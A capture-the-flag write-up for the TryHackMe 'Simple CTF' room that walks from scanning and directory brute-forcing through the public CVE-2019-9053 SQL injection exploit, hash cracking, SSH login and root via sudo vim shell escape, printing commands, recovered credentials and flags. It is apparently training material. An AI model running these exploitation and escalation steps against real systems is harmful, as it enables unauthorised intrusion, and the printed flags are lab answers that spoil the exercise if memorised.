 imperialx1104/simple-ctf-writeup
Professional TryHackMe Simple CTF walkthrough covering enumeration, CMS Made Simple SQL Injection (CVE-2019-9053), credential recovery, SSH access, privilege escalation via Vim, and root compromise.

Professional TryHackMe Simple CTF walkthrough covering enumeration, CMS Made Simple SQL Injection (CVE-2019-9053), credential recovery, SSH access, privilege escalation via Vim, and root compromise.
A complete walkthrough of the Simple CTF room on TryHackMe, covering reconnaissance, enumeration, exploitation, credential recovery, privilege escalation, and flag capture.
| Field | Value |
|---|---|
| Platform | TryHackMe |
| Room Name | Simple CTF |
| Difficulty | Easy |
| Category | Web Exploitation & Linux Privilege Escalation |
| Author | Saahil Gupta (ImperialX1104) |
The goal of this room is to:
Host Discovery
      │
      ▼
Port Enumeration
      │
      ▼
Directory Enumeration
      │
      ▼
CMS Discovery
      │
      ▼
Version Identification
      │
      ▼
SQL Injection (CVE-2019-9053)
      │
      ▼
Credential Extraction
      │
      ▼
Password Cracking
      │
      ▼
SSH Access
      │
      ▼
User Flag
      │
      ▼
Privilege Escalation
      │
      ▼
Root Flag

The first step was verifying connectivity with the target machine.
ping 10.49.175.174
The host responded successfully, confirming that it was reachable.
A comprehensive Nmap scan was performed to identify exposed services.
nmap -A -v 10.49.175.174
| Port | Service | Version |
|---|---|---|
| 21 | FTP | vsftpd 3.0.3 |
| 80 | HTTP | Apache 2.4.18 |
| 2222 | SSH | OpenSSH 7.2p2 |

Navigating to the target web server displayed the default Apache landing page.
http://10.49.175.174

At this stage no obvious attack surface was visible.

To identify hidden resources, directory brute forcing was performed using FFUF.
ffuf -u http://10.49.175.174/FUZZ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt \
-fc 200
simple [Status: 301]

A directory named /simple was discovered.
Browsing to the discovered directory revealed a CMS installation.
http://10.49.175.174/simple

CMS Made Simple 2.2.8
The version number would later prove critical.
The CMS version was researched using SearchSploit.
searchsploit "CMS Made Simple"
CMS Made Simple < 2.2.10 - SQL Injection

A known SQL Injection vulnerability was identified.

The exploit was copied locally for analysis and execution.
searchsploit -m 46635
CMS Made Simple < 2.2.10 - SQL Injection
CVE-2019-9053
The publicly available exploit was executed against the target CMS instance.
python3 exploit.py \
-u http://10.49.175.174/simple/ \
--crack \
-w /usr/share/wordlists/rockyou.txt
The exploit successfully extracted information from the backend database.
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: [email protected]

| Item | Value |
|---|---|
| Username | mitch |
| [email protected] | |
| Salt | 1dac0d92e9fa6bb2 |
The extracted hash was cracked using Hashcat.
hashcat -m 20 hash.txt --show
0c01f4468bd75d7a84c7eb73846e8d96:1dac0d92e9fa6bb2:secret
| Field | Value |
|---|---|
| Username | mitch |
| Password | secret |

The recovered credentials were tested against the SSH service.
ssh [email protected] -p 2222
secret
Welcome to Ubuntu 16.04.6 LTS

Successful authentication provided shell access as user mitch.
After gaining access, the user flag was located in Mitch's home directory.
whoami
cd ~
cat user.txt
G00d j0b, keep up!

Checking sudo permissions revealed an interesting configuration.
sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim

This configuration allows the user to execute Vim with root privileges without supplying a password.
Launching Vim as root:
sudo vim
Because Vim was running with elevated privileges, it could be used to access files owned by root.

The root flag was located in the root user's directory.
:! cat /root/root.txt
